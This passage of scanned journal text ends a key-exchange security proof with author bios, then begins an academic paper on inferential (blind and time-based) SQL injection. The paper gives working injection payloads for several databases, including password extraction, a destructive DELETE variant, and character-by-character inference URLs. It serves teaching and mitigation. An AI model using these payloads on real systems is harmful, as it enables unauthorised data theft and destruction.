- The k_i^s is computed involving the 3 *target DH keys* which are guessed by $\mathcal{C}$ for test oracle, and
- Those *target DH keys* used by π_i^s are from 3 distinct parties.

The above two conditions ensure that the changed key materials of oracles can not be trivially generated by adversary. This also enables us to embed sCBDDH challenge instance into the simulation of all oracles satisfying above conditions. The second condition is used to exclude the situation that the DH keys from some party are all compromised in which case the adversary can simply compute the session key.

The proof in this game is quite similar to the proof of [25, Theorem 1] but the sCBDDH challenge instance is involved instead of CBDDH. By applying the security of sCBDDH assumption, we therefore obtain that $\mathsf{ADV}_2 \leq \mathsf{ADV}_3 + \epsilon_{\mathsf{sCBDDH}}$.

Game 4 In this game, we change function $\mathsf{PRF}(\widetilde{k_i^*}, \cdot)$ to a truly random function for test oracle and its partner oracles (if they exist). Exploiting the security of PRF, we have that $\mathsf{ADV}_3 \leq \mathsf{ADV}_4 + \epsilon_{\mathsf{PRF}}$.

Note that in this game the session key returned by Test-query is totally a truly random value which is independent to the bit b and any messages. Thus the advantage that the adversary wins this game is $\mathsf{ADV}_4 = 0$.

Sum up the probabilities from Game 0 to Game 4, we proved this theorem.

B Proof of Theorem 2

Since a correct g-eCKw protocol must also be g-eCK-PFS protocol. In the sequel, we wish to show that the adversary is unable to distinguish random value from the session key of any g-eCK-PFS oracle. Please first note that the g-eCKw freshness and g-eCK-PFS freshness only differ in the last condition, i.e. when there is no origin-oracle to test oracle. In other freshness cases, those two freshness notions are the same. Hence, if we can show that the test oracle always has origin-oracle before its intended partner is corrupt, then the proof would go through.

In the following, we use the superscript '*' to highlight corresponding values processed in test oracle $\pi_i^{s^*}$ which has intended communication partner ID_u. Let π_i^s be an accepted oracle with intended partner ID_j. Let π_j^t be an oracle (if it exists) with intended partner ID_i, such that π_i^s has a matching session to π_j^t. Let π_v^l be an oracle (if it exists), such that π_v^l has a origin session to π_i^s. Let S_δ be the event that the adversary wins the security experiment under the Game δ and one of the above freshness cases. Let $\mathsf{ADV}_\delta := \Pr[\mathsf{S}_\delta] - 1/2$ denote the advantage of $\mathcal{A}$ in Game δ. We consider the following sequence of games.

Game 0 This is the original g-eCK-PFS security game with adversary $\mathcal{A}$. Thus we have that $\Pr[\mathsf{S}_0] = 1/2 + \epsilon = 1/2 + \mathsf{ADV}_0$.

Game 1 In this game, the challenger proceeds exactly like previous game, except that we add a abortion rule. The challenger raises event $\mathsf{abort}_{\mathsf{trans}}$ and aborts, if during the simulation either the message m_{ID_i} replied by an oracle π_i^s but it has been sample by another oracle π_u^w or sent by adversary before. Since there are $\rho\ell$ such values would be sampled randomly. We claim that the event $\mathsf{abort}_{\mathsf{trans}}$ occurs with probability $\Pr[\mathsf{abort}_{\mathsf{trans}}] \leq \epsilon_{\text{g-eCKw}}$. We elaborate the proof as follows. Please first recall that if the test oracle $\pi_i^{s^*}$ (generating message $m_{\mathsf{ID}_i}^{s^*}$) is fresh then the adversary is not allowed to issue both $\mathsf{Corrupt}(\mathsf{ID}_i)$ and $\mathsf{StateReveal}(\pi_i^{s^*})$, as otherwise the security is trivially broken. However, consider the case that the adversary issued $\mathsf{Corrupt}(\mathsf{ID}_i)$, and at the same time there is another oracle π_j^t which outputs the same messages as the one generated by test oracle. Then the adversary can issue $\mathsf{StateReveal}(\pi_j^t)$ to learn the ephemeral secret relative to $m_{\mathsf{ID}_i}^{s^*}$ without violating the g-eCK-PFS of test oracle. Furthermore, the probability that the collisions among the messages generated by $\mathsf{ORGKE.MF}$ in either protocol Σ or $\mathsf{SIG}(\Sigma)$ is the same. The security of Σ in the g-eCKw model, implies the collision probability among outgoing messages is negligible. We therefore have that $\mathsf{ADV}_0 \leq \mathsf{ADV}_1 + \epsilon_{\text{g-eCKw}}$.

Game 2 This game proceeds exactly as before, but the challenger raises event $\mathsf{abort}_{\mathsf{sig}}$ and aborts if a fresh oracle π_i^s with intended communication partner ID_j received a message m_{ID_j} which is not sent by any oracle of ID_j but the signature computed over m_{ID_j} subjecting to $\mathsf{SIG.Vfy}(pk_{\mathsf{ID}_j}^{sig}, m_{\mathsf{ID}_j}, \sigma_{\mathsf{ID}_j}) = 1$. We have $\mathsf{ADV}_1 \leq \mathsf{ADV}_2 + \Pr[\mathsf{abort}_{\mathsf{sig}}]$.

If the event $\mathsf{abort}_{\mathsf{sig}}$ happens with non-negligible probability, then we could construct a signature forger $\mathcal{F}$ as follows. The forger $\mathcal{F}$ receives as input a public key pk^*, and runs the adversary $\mathcal{A}$ as a subroutine and simulates the challenger for $\mathcal{A}$. It first guesses an index $\theta \xleftarrow{\$} [\ell]$ pointing to the public key for which the adversary is able to forge, and sets $pk_{\mathsf{ID}_\theta} = pk^*$. Next $\mathcal{F}$ generates all other long-term public/secret keys honestly as the challenger in the previous game. The $\mathcal{F}$ guesses the party ID_j (such

that $\theta = j$) correctly with probability $1/\ell$. Then the $\mathcal{F}$ proceeds as the challenger in Game 2, except that it uses its chosen-message oracle to generate a signature under pk_{ID_θ} for the oracles of party ID_θ.

The $\mathcal{F}$ can use the signature received by π_i^s to break the SEUF-CMA security of the underlying signature scheme with success probability ϵ_{SIG}. So the event $\mathsf{abort}_{\mathsf{sig}}$ happens with the probability $\frac{\Pr[\mathsf{abort}_{\mathsf{sig}}]}{\ell} \leq \epsilon_{\mathsf{SIG}}$. Therefore we have $\mathsf{ADV}_1 \leq \mathsf{ADV}_2 + \ell \cdot \epsilon_{\mathsf{SIG}}$.

So in Game 2 each accepting g-eCKw fresh oracle π_i^s with intended communication partner ID_j, there always exists an oracle π_j^t which has origin session to π_i^s. That means the last condition of both g-eCK-PFS freshness and g-eCKw freshness would never occurred in this game.

Game 3 This game is proceeded as previous game, but the challenger $\mathcal{C}$ replaces the session key of test oracle and its partner oracle (if it exists) with a uniform random value. If there exists an adversary $\mathcal{A}$ can distinguish the Game 3 from Game 2 then we can use it to construct an adversary $\mathcal{B}$ to break the g-eCKw-security of Σ.

Intuitively, the security reduction from g-eCK-PFS to g-eCKw is possible in this game, since both g-eCK-PFS and g-eCKw encompass the same freshness cases (related to $\mathsf{StateReveal}$ and $\mathsf{Corrupt}$ queries) when the test oracle has origin-oracle. We elaborate the simulation as follows. Let $\mathcal{B}$ be an adversary which interacts with an g-eCKw challenger $\mathcal{C}$ and tries to breaks the g-eCKw security of Σ in the g-eCKw security game. $\mathcal{B}$ runs $\mathcal{A}$ (who is a successful g-eCK-PFS attacker) as subroutine and simulates the challenger for $\mathcal{A}$ as previous game. For each party ID_i ($i \in [\ell]$), $\mathcal{B}$ generate an extra pair of long-term keys $(sk_{\mathsf{ID}_i}^{sig}, pk_{\mathsf{ID}}^{sig}) \xleftarrow{\$} \mathsf{SIG.Gen}(1^\kappa)$ and gives all public keys to $\mathcal{A}$ at beginning of the game. For every oracle $\{\pi_i^s : i \in [\ell], s \in [d]\}$ simulated by $\mathcal{C}$, $\mathcal{B}$ keeps corresponding a dummy oracle $\pi_i^{s'}$ and the adversary $\mathcal{A}$ is able to interacts with those dummy oracles simulated by $\mathcal{B}$. Specifically, a dummy oracle proceeds as follows:

- For any $\mathsf{Send}(\pi_i^{s'}, m)$ query from $\mathcal{A}$, if $m \neq (\top, \widetilde{\mathsf{ID}_j})$ and the signature in m is valid then $\mathcal{B}$ peels off the signature value from m to obtain a truncated message m' and issues $m^* \leftarrow \mathsf{Send}(\pi_i^s, m)$. Meanwhile if $m(\top, \widetilde{\mathsf{ID}_j})$ then $\mathcal{B}$ just issues $m^* \leftarrow \mathsf{Send}(\pi_i^s, m)$. To this end, $\mathcal{B}$ does $\sigma_{m^*} \xleftarrow{\$} \mathsf{SIG.Sign}(sk_{\mathsf{ID}_i}, m^*)$ and returns (m^*, σ_{m^*}) to $\mathcal{A}$.

- For any $\mathsf{Corrupt}(\mathsf{ID}_i)$ ($i \in [\ell]$) query, $\mathcal{B}$ asks $\mathsf{Corrupt}(\mathsf{ID}_i)$ to $\mathcal{C}$ to obtain $sk_{\mathsf{ID}_i}^{ke}$ and returns $(sk_{\mathsf{ID}_i}^{ke}, sk_{\mathsf{ID}_i}^{sig})$ to $\mathcal{A}$.

- For any other oracles queries on $\pi_i^{s'}$ (including Test query), $\mathcal{B}$ just asks corresponding oracles queries on π_i^s to $\mathcal{C}$ and returns the results to $\mathcal{A}$.

So that $\mathcal{B}$ is able to perfectly simulate the environment for $\mathcal{A}$. If the session key returned by Test query is a true key, then the simulation is exactly the same as previous game, otherwise it is equivalent to this game. Finally, $\mathcal{B}$ returns what $\mathcal{A}$ returns to $\mathcal{C}$. If $\mathcal{A}$ wins the game with non-negligible probability, so does $\mathcal{B}$. Thus we have that $\mathsf{ADV}_2 \leq \mathsf{ADV}_3 + \epsilon_{\text{g-eCKw}}$.

In this game, the session key given to adversary is independent of the bit b of Test query, thus $\Pr[\mathsf{S}_3^1] = 0$. Sum up the probabilities from Game 0 to Game 3, we proved this theorem.

Zheng Yang was born in 1982. He received the Master degree in Computer Science from Chongqing University in 2009. He got the doctor degree in IT-security from Ruhr-University Bochum, Germany in 2013. He is a researcher at Chongqing University of Technology, China. His main research interests include information security and cryptography.

Daigu Zhang was born in 1981. He received the Master degree in Computer Science from Chongqing University in 2008. He got the doctor degree from Chongqing University in 2013. He is a Lecturer at Chongqing University of Technology, China. His main research interests include information security and cryptography.

Inferential SQL Injection Attacks

Miroslav Štampar
Information Systems Security Bureau
Fra Filipa Grabovca 3, 10000 Zagreb, Croatia
(Email: mstampar@zsis.hr)
(Received June 4, 2014; revised and accepted Jan. 16 & July 13, 2015)

Abstract

This paper describes a class of SQL injection attacks (SQLIA) where attackers can deduce information from the back-end database management system (DBMS) without transferring actual data. Instead, by using predetermined differentiation mechanism, information is being inferred piece by piece. Because of its widespread success, particularly in difficult situations where other SQLIA classes fail, understanding of this subject is of great importance for successful mitigation of this type of attacks.

Keywords: Blind injection, inference, SQL injection, timing attack

1 Introduction

Although SQLIA made its first public appearance back in 1998 [16], it still stays one of most serious [25] and prevalent [5, 10] threat types. When used properly, attackers can influence what is passed to the database by exploiting weak input validation and/or dynamic construction of SQL statements having no proper usage of type-safe parameter values[1].

In SQLIA, if affected database connection is using overprivileged login, attackers can retrieve confidential information, corrupt it and/or even destroy database content. It is usually known as an attack against web applications, but any kind of application using relational database can become a target.

SQLIA *vector* is a mean by which attackers can deliver and execute a malicious SQL formation called *payload* (e.g. *OR 2>1*). Payload is enclosed with context sensitive *boundaries* (e.g. ***abc')*** *OR 2>1* ***AND ('abc'='abc***), making it work when injected inside the vulnerable SQL statement.

SQLIA can be illustrated with the following piece of a vulnerable PHP code (Example 1).

Example 1: SQLIA vulnerable code written in PHP

```
$query = 'SELECT name, surname FROM users WHERE
 id = ' . $_REQUEST['id'] . ' LIMIT 0, 1';
$result = mysql_query($query);
```

Variable *$query* is used for storing crafted SQL *SELECT* statement that is being executed in the MySQL DBMS, value *$_REQUEST['id']* represents user supplied HTTP request value (e.g. GET parameter *id*) that is concatenated to the static part of query in its unfiltered form, while variable *$result* holds result of query execution.

If user intentionally supplies malicious SQL code, instead of, as in this case, naively expected integer value, SQLIA is under way. It should be noted that unfiltered usage of any user influenced value (e.g. HTTP header *Cookie*) inside web application's code can result in this kind of attack.

To be as realistic as possible, SQLIA examples used in this article will be focused on retrieval and/or modification[2] of content from the hypothetical table *users*, which can be instantiated with the following SQL code (Example 2).

Example 2: SQL code used for instantiation of table *users*

```
CREATE TABLE users (
    id INT NOT NULL,
    name VARCHAR(500),
    surname VARCHAR(500),
    password VARCHAR(500),
    PRIMARY KEY (id)
);
INSERT INTO users (id, name, surname, password)
  VALUES
    (1, 'matt', 'jones', 'passw0rd'),
    (2, 'john', 'doe', 'cake123'),
    (3, 'admin', 'admin', 'a4zL74pRDS');
```

Created table *users* has primary key column *id*, column *name* for storing user's name, column *surname* for storing

[1] Type safety is a mechanism for discouraging and prevention of type errors by explicit declaration of value types.

[2] Modifications can be done only in special cases discussed further in text.

user's surname and column *password* for storing user's password. In real life scenario, content of such table would be of great interest to the attackers.

SQLIA examples will be presented either in original form used against the attack point (e.g. HTTP GET parameter *id*), or in its final contaminated form, where they are already incorporated into the vulnerable SQL statement. In both cases, used SQLIA vector will be marked with bold characters.

Examples that are DBMS dependent will contain the corresponding DBMS name enclosed in parenthesis (e.g. *(MySQL)*). That way it should be easily distinguishable which SQLIA payload is targeting which DBMS.

2 SQL Injection Fundamentals

2.1 SQLIA Types

SQLIA can be classified by its purpose as data mining or non-data mining. Data mining class is used for retrieval of stored database content. Non-data mining class is used for everything else, like addition or modification of database content, execution of stored procedures, authentication bypass, etc.

Further, data mining SQLIA can be classified as inband, inference or out-of-band [15]. Inband class is used for data retrieval using existing transmission channel between target and attackers, like formatted query result in web application response or included DBMS error report. Inference class is used for inferring data, never transferring the actual data. In out-of-band class, contrary to inband, alternative channel is used for data retrieval, like HTTP [11], DNS [19], SMTP [7], etc.

Fundamental SQLIA types are: tautologies, blind injections, timing attacks, UNION queries, illegal/logically incorrect queries and piggy-backed statements [8]. Depending on the purpose of attack, affected vulnerable SQL statement and target's configuration, different SQLIA types will have a different efficacy.

For instance, piggy-backed statement SQLIA is rarely usable against targets using DBMS other than Microsoft SQL Server and PostgreSQL, as those are seldom that natively support stacking of multiple SQL statements inside a single line. Also, in case that a non-query statement is found to be vulnerable and DBMS error reporting is turned off, it is highly probable that relatively slow timing attack will be the only SQLIA able to perform the data mining task.

In related work it can be found that *alternate encoding* is a type of SQLIA too [8, 9, 12, 21], while in reality it is only a mean of avoidance from detection done by automated prevention mechanisms, used in other web application attacks as well [17, 22].

Also, it can be found that a SQLIA type name piggy-backed query [8] is used instead of piggy-backed statement, while in reality this type of SQLIA is predominantly being used for execution of non-query statements (e.g. *INSERT*).

Tautology is a type of SQLIA where conditional part of the vulnerable query is forcefully being evaluated to the logical value *True*. It is used mostly for bypass of login pages and content extraction of table used in vulnerable query itself. This attack can be illustrated with the following contaminated SQL query:

Example 3: Tautology

```
SELECT name, surname FROM users WHERE id=1 OR
 1=1-- LIMIT 0, 1
```

In Example 3, if vulnerable target returns result of a vulnerable query in response, then used SQLIA payload will force it to return the content of the whole table *users*, instead of only one (expected) row. Trailing character formation $--$ is a common suffix[3] found in SQLIA vectors, used in cases where the rest of the vulnerable query needs to be neutralized for attack to be successful. In this case clause *LIMIT* needs to be cut out so attackers could be able to retrieve all entries for columns *name* and *surname*.

Blind injection is a type of SQLIA where conditional part of the vulnerable statement is forced to be evaluated (solely) depending on an answer to the attacker's question. In case that content of target's response differs for logical value *True* from response for *False*, attackers can infer the arbitrary database content from series of truth questions[4]. This attack can be illustrated with the following contaminated SQL query:

Example 4: Blind injection (Microsoft Access)

```
SELECT name, surname FROM users WHERE id=1 AND
 (SELECT UCASE(MID(password, 1, 1)) FROM users
 WHERE name='admin')='A'
```

In Example 4, if response is same, or at least as similar, as predetermined response for logical value *True*, attackers can infer that the upper cased first character of user *admin*'s password is *A*. Otherwise the rest of the character space will be checked exactly the same way until the right one is found.

Timing attack is a type of SQLIA where vulnerable statement is forced to have a delayed execution depending on an answer to the attacker's truth question. In case that time required for target to respond[5] differs for logical value *True* from time for *False*, attackers can, similar as in blind injection case, infer arbitrary database content from series of truth questions. This attack can be illustrated with the following contaminated SQL query (Example 5).

In Example 5, if time required for target to respond is noticeably longer than the regular response time, attackers can infer that the upper cased first character of

[3] Another popular suffix is #.

[4] Truth question is a type of question where answer is a truth value (*True* or *False*), indicating the relation of a proposition to truth.

[5] Term *response time* will be used for a total time required for request to reach the target, target to generate response and response to come back to the attacker.

user *admin*'s password is *A*. Otherwise the rest of character space will be checked exactly the same way until the right one is found.

Example 5: Timing attack (MySQL)

```
SELECT name, surname FROM users WHERE id=
 IF(((SELECT UPPER(MID(password, 1, 1)) FROM
 users WHERE name='admin')='A'), SLEEP(5), 1)
```

UNION query is a type of SQLIA where, by using SQL operator *UNION*, result of maliciously injected query is combined and returned inband with the regular response. This attack can be illustrated with the following contaminated SQL query:

Example 6: UNION query

```
SELECT name, surname FROM users WHERE id=1
 UNION ALL SELECT password, NULL FROM users
 WHERE name='admin'-- LIMIT 0, 1
```

In Example 6, if content of column *name* for table *users* is returned as part of the target response, then used SQLIA payload will force it to return the content of column password for user *admin* from that same table, along with the regular response.

Illegal/logically incorrect query[6] is a type of SQLIA where DBMS error state, carefully chosen by attackers, is provoked in such way that the resulting error report carries result of the injected (sub)query inband with the target response. It can be illustrated with the following contaminated SQL query:

Example 7: Illegal/logically incorrect query (Oracle)

```
SELECT name, surname FROM users WHERE id=
 ExtractValue('<xml/>', CONCAT('\', (SELECT
 password FROM users WHERE name='admin')))
```

In Example 7, illegal XPath[7] value is crafted and provided as an argument to the function *ExtractValue*[8]. If DBMS error message reporting is turned on, password for user *admin* will be returned inband with the target response, as part of an explanation of what went wrong.

Piggy-backed statement[9] is a type of SQLIA where injected SQL statement is executed along with the vulnerable one. It is typically being used for modification of database content and execution of stored procedure language (SPL) code. This attack can be illustrated with the following contaminated SQL query (Example 8).

In Example 8, SQL *INSERT* statement is being piggy-backed to insert a new row into the table *users*. It has to be noted that this kind of SQLIA is extensively used in cases when DBMS supports execution of OS commands through system stored procedures (e.g. *xp_cmdshell* in Microsoft SQL Server).

Example 8: Piggy-backed statement

```
SELECT name, surname FROM users WHERE id=1;
 INSERT INTO users VALUES('foo', 'bar',
 'testpass')--
```

2.2 SQLIA Phases

Typical SQLIA can be divided into several distinguishable phases: reconnaissance, attack vector establishment, enumeration, data retrieval and (optional) system takeover.

In *reconnaissance* phase potentially vulnerable attack points are being collected, along with all possible informations about the back-end DBMS. Vulnerable attack points for SQLIA can be anything, ranging from HTTP parameters (e.g. GET), HTTP headers (e.g. Cookie), message formats (e.g. JSON) and more. In case that the target's response contains the DBMS error report for the deliberately invalid value (e.g. *1")'*) attackers will be able to recognize the back-end DBMS and further narrow down used payloads in following phases.

In *attack vector establishment* phase chosen pairs of boundaries and testing payloads are used against the potential attack points, in hope of finding one that responds positive to tests. In case of success, recognized boundaries are being used along with predefined malicious payloads in following phases.

For successful exploitation attackers have to know the type of the back-end DBMS. If that information has not been found in the reconnaissance phase (e.g. through parsing of DBMS error reports), couple of DBMS specific fingerprinting payloads have to be used. For instance, payload *QUARTER(NULL) IS NULL* will be evaluated to *True* only in case of MySQL DBMS, while *LENGTH(SYSDATE)>0* will be evaluated to *True* only in case of Oracle DBMS. Otherwise those payloads will result with non-*True* (i.e. *False*) responses.

In *enumeration* phase information about the underlying database structure is being collected: user names, user privileges, password hashes, database names, table names, column names, etc. It is being done by using specific queries, where each DBMS has its own places (e.g. system tables) for storage of this kind of information. For instance, Microsoft SQL Server holds stored database names inside system table *master.dbo.sysdatabases*, while MySQL stores that same data inside system table *information_schema.schemata*.

In *data retrieval* phase stored database content is being retrieved by using enumerated database, table and column names collected in the previous phase. Usually, only content of tables having names of interest is being retrieved (e.g. *users*). From attacker's perspective this phase represents the most important part of SQLIA.

[6] Also known as error message SQLIA [2].

[7] XPath (XML Path Language) is query language used to navigate through elements and attributes in an XML document.

[8] MySQL function for extraction of value from an XML string using XPath notation.

[9] Also known as stacked [7] and/or batched SQLIA [6].

In (optional) *system takeover* phase underlying OS is being further exploited making the target completely vulnerable to other arbitrary attacks (e.g. uploading of web shell through SQLIA). Usage of special system stored procedures for OS interaction is required, that are available only in a handful of DBMSes (e.g. Microsoft SQL Server). As required privileges for current user are usually insufficient, this phase is rarely being successfully performed.

3 Inference

Inference is a class of SQLIA based on logical reasoning, where attackers are asking specific questions against the DBMS and inferring results based on target's behavior. Observed characteristic(s) can be anything, ranging from content, return code, existence of error report, response time and more. It is intended to be used only for data-mining purposes, while it largely benefits from process automation and parallelization.

First appearance of inferential SQLIA can be found in paper "*(more) Advanced SQL Injection*" [3] where it is described as "*a novel method for extracting information in the absence of helpful error messages*". Inside of it, time delay is proposed as a transmission channel. Following SQLIA vector has been given:

Example 9: Inference SQLIA (Microsoft SQL Server)

```
DECLARE @s VARCHAR(8000) SELECT @s = db_name()
 IF (ASCII(SUBSTRING(@s, 1, 1)) & (POWER(2, 0))
 ) > 0 WAITFOR DELAY '0:0:5'
```

In Example 9, target will pause for five seconds if the least significant bit (LSB) of the first character of current database name is *1*. Otherwise it will respond in a regular manner.

Inference is being categorized into two SQLIA types: time based *timing attack* and non-time based *blind injection*. If observed target's characteristic is a time required for it to respond to a given request, timing attack SQLIA is underway. Otherwise we are talking about the blind injection SQLIA.

Inference is used only when usage of inband and (more complex) out-of-band SQLIA classes is not possible, as it is significantly more time and resource demanding process. It largely benefits from process parallelization, where multiple requests are being made at the same time, effectively shortening the run time.

Provoking conditional responses requires the usage of particular SQL expressions. Each expression has a purpose of binding the vulnerable SQL statement to the question part of the inference SQLIA. Which one will be used is based on injection place inside the vulnerable SQL statement itself. For instance, if the injection place is located inside the *WHERE* clause of a vulnerable SQL statement, then used SQL expression will be different than the one required for cases when injection place is located inside the *ORDER BY* clause.

3.1 Blind Injection

In case of blind injection (Example 10) attackers are trying to bind the question part of inference to the vulnerable SQL statement in such way that it changes the final result depending on an answer to that same question. If SQL statement is vulnerable inside the *WHERE* or *HAVING* clause, inference question is being bind with usage of *AND* or *OR* boolean operators.

Example 10: WHERE or HAVING clause blind injection

```
SELECT name, surname FROM users WHERE id=1 AND
 2>1
```

By using boolean operator *AND* in *WHERE* or *HAVING* clause blind injection, when the conditional part evaluates to *True*, resulting response should be as similar to the original as possible. In case of usage of boolean operator *OR*, original parameter value is usually being invalidated by using either random value or negated form of the original, so that the response is visibly larger for evaluated value *True*, than for value *False*.

In generic cases, like *ORDER BY* clause blind injection, mechanism called *parameter replacement* can be used. In it, original parameter value is replaced with the conditional SQL expression in such way that when used question evaluates to *True* it returns the original value, while when it evaluates to *False* it evaluates a logically incorrect (sub)query.

Example 11: ORDER BY clause blind injection

```
SELECT name, surname FROM users WHERE id=1
 ORDER BY (CASE WHEN (2>1) THEN 1 ELSE
 1/(SELECT 0))
```

In Example 11, web application will respond with either DBMS error report, noticeably different output and/or different return (HTTP) code. In either case attackers will be able to distinguish *True* from *False* response.

3.2 Timing Attack

In case of timing attack (Example 12) attackers are trying to bind a question part of inference to the vulnerable SQL statement without usual care for the final result. Their only concern is that the malicious conditional SQL expression properly executes. If the result of a run is the delayed response then attackers can infer that the answer to the given question is *True*, *False* otherwise.

Example 12: Timing attack bound with boolean operator AND (MySQL)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=IF((2>1), SLEEP(5), 1)
```

There are two mechanisms for provoking delayed responses: delay functions and heavy queries.

Delay functions (Example 13) are stopping the execution of the current code for a specified period of time, while *heavy queries* (Example 14) are causing the resource intensive calculations effectively stopping the execution of current code for non-deterministic period of time.

Example 13: Timing attack with delay function (PostgreSQL)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=(CASE WHEN (2>1) THEN (SELECT 1 FROM
 PG_SLEEP(5)) ELSE 1 END)
```

Deterministic nature and inconspicuous resource consumption makes SQL delay functions considerably better choice than heavy queries. But, as they are available in only couple of DBMSes, latter are used more often.

Example 14: Timing attack with heavy query (MySQL)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=IF((2>1), BENCHMARK(5000000, MD5('foobar')),
 1)
```

For instance, DBMS delay functions can be found in MySQL (*SLEEP*), PostgreSQL (*PG_SLEEP*), Oracle (*DBMS_LOCK.SLEEP* and *USER_LOCK.SLEEP*) and Microsoft SQL Server (*WAITFOR DELAY*).

However, heavy queries can be made virtually in any DBMS by performing (e.g.) SQL *JOIN* operation on a number of (known) tables, running iterative process with large number of repetitions (e.g. *BENCHMARK* in MySQL), using specialized data generation functions (e.g. *RANDOMBLOB* in SQLite - Example 15), etc.

Example 15: Timing attack with heavy query (SQLite)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=(CASE WHEN (2>1) THEN(LIKE('ABCDEFG',
 UPPER(HEX(RANDOMBLOB(200000000))))) ELSE 1
 END)
```

Non-query SQL statements (*INSERT*, *UPDATE*, *DELETE*, etc.) are usually targeted with this kind of SQLIA. Attacking them with blind injection would not produce any usable results as the execution of non-query SQL statements usually does not change the response, at least not in an expected manner. Also, if the error message reporting is turned off, timing attack is the only way how to perform the SQLIA on those.

It should be noted that attackers, in such cases, can cause destructive consequences, even unintentionally. Taking this into consideration, if boolean operator *OR* is used for binding to the vulnerable non-query SQL statement (Example 16), attackers should take care that both execution paths in the question part do not return non-*False* result, while still able to run the timing attack.

Example 16: Destructive timing attack (MySQL)

```
DELETE FROM users WHERE id=1 OR 1=IF((1>2),
 BENCHMARK(5000000, MD5('foobar')), 1)
```

3.3 Character Search

Resulting character is being inferred using one of the following methods: sequential search, binary search or bit-by-bit extraction. While binary search and bit-by-bit extraction are generally considered faster, sequential search is used more often, as it is the simplest one to implement.

In *sequential search* every element from character domain is being checked against the subject in a sequential manner, until the right one is found. It is also the most simple way how to do the inference, having linear time complexity $O(n)$.

Example 17: Inference by sequential search (MySQL)

```
http://www.target.com/vuln.php?id=1 AND
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) = CHAR(0)--
  # False ('\x00')
http://www.target.com/vuln.php?id=1 AND
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) = CHAR(1)--
  # False ('\x01')
...
http://www.target.com/vuln.php?id=1 AND
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) = CHAR(112)--  # True ('p')
```

In Example 17, first character of first entry for column *password* in table *users* is being inferred by using sequential search. In generic approach, when there is no prior knowledge of the content of retrieved data, search starts with the first ASCII character *NUL* (i.e. *'\00'*). Process is being repeated until the result is found (in our case letter *'p'*) as the first character responding with the answer *True* to a comparison question.

Binary search relies on the *divide and conquer* strategy. It starts by splitting the character domain into two equally sized parts. After check request, part that does not contain the result is dropped, while the other is used in further steps as the character domain. The process is repeated until it is being left with only one remaining (i.e. resulting) character. It has a logarithmic time complexity $O(log_2 n)$.

Example 18: Inference by binary search (MySQL)

```
http://www.target.com/vuln.php?id=1 AND
 IF((MID((SELECT password FROM users ORDER BY
 id LIMIT 1, 1), 0, 1) > CHAR(127)), SLEEP(5),
 0)--  # False ('\x7f')
http://www.target.com/vuln.php?id=1 AND
 IF((MID((SELECT password FROM users ORDER BY
 id LIMIT 1, 1), 0, 1) > CHAR(63)), SLEEP(5),
 0)--  # True ('?')
...
http://www.target.com/vuln.php?id=1 AND
 IF((MID((SELECT password FROM users ORDER BY
 id LIMIT 1, 1), 0, 1) > CHAR(112)), SLEEP(5),
 0)--  # False ('p')
```

In Example 18, first character of first entry for column *password* in table *users* is being inferred by using binary

search. In generic approach, when there is no prior knowledge of the content itself, search starts by splitting the character domain around the character with ASCII code *127* (i.e. *'\x7f'*). As the resulting (unknown) character *'p'* falls inside the lower part, after the first inference question, upper part is discarded and the rest is used in the following iteration. Process is repeated until the character domain is left with only one element. That last character is considered to be the resulting one.

While inference by binary search is solely based on logical reasoning, inference by *bit-by-bit* extraction is based on bitwise arithmetic. Each character bit is inferred by using bitwise operator *AND* (&) in combination with appropriate bit-mask marking the required bit position.

Example 19: Inference by bit-by-bit extraction (MySQL)

```
http://www.target.com/vuln.php?id=-1 OR
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) & 128--  # False
http://www.target.com/vuln.php?id=-1 OR
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) & 64--   # True
...
http://www.target.com/vuln.php?id=-1 OR
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) & 1--    # False
```

In Example 19, first character of first entry for column *password* in table *users* is being inferred by using bit-by-bit extraction. In first request, most significant bit (MSB) is being inferred by using a bitwise operator *AND* (&) in combination with bit-mask *10000000* (decimal *128*). In second request second bit is being inferred the same way, using corresponding bit-mask. Process is being iterated until the least significant bit (LSB) bit is inferred.

3.4 Response Differentiation

Inference is based on differentiation of particular characteristic in target's behavior. In case of blind injection, it can be made in many ways, where chosen method often depends on case complexity. In simplest case, when response content for the identical request is found to be static, text comparison should be sufficient. If response is same as for the original request, it can be concluded that the answer to an inference question is *True*, otherwise *False*. Popular variation is to compare the message digest values (e.g. MD5) of response contents, instead of performing comparison character by character.

In real life, content is being changed dynamically with each response, even for identical requests. Banners, ads, session tokens, style sheets, etc., are making the process of response differentiation considerably more difficult. In those kind of cases attackers are usually choosing between three different approaches: searching for particular pattern(s), length comparison or calculation of likeness.

When searching for particular pattern(s), string or regular expression is chosen in such way that it can be found



Figure 1: Ratcliff-Obershelp response content similarity for Alexa's top 10 websites (Nov. 2013)

in both original and content taken for *True* response, while it must not be found in response for *False*. For instance, if string Welcome can be found in both original and determined response for *True*, while it can not be found in response for *False*, it can be used in further inference.

Length comparison is one of the easiest and most effective ways how to perform differentiation, especially for cases when responses have considerable percentage of dynamic content. Usually, responses for answer *True* tend to differ noticeably in size compared to those for answer *False*. If response lengths tied to answer *True* are falling inside some tolerable boundaries (e.g. >90%), while for answer *False* are falling outside, this method can be used for inference.

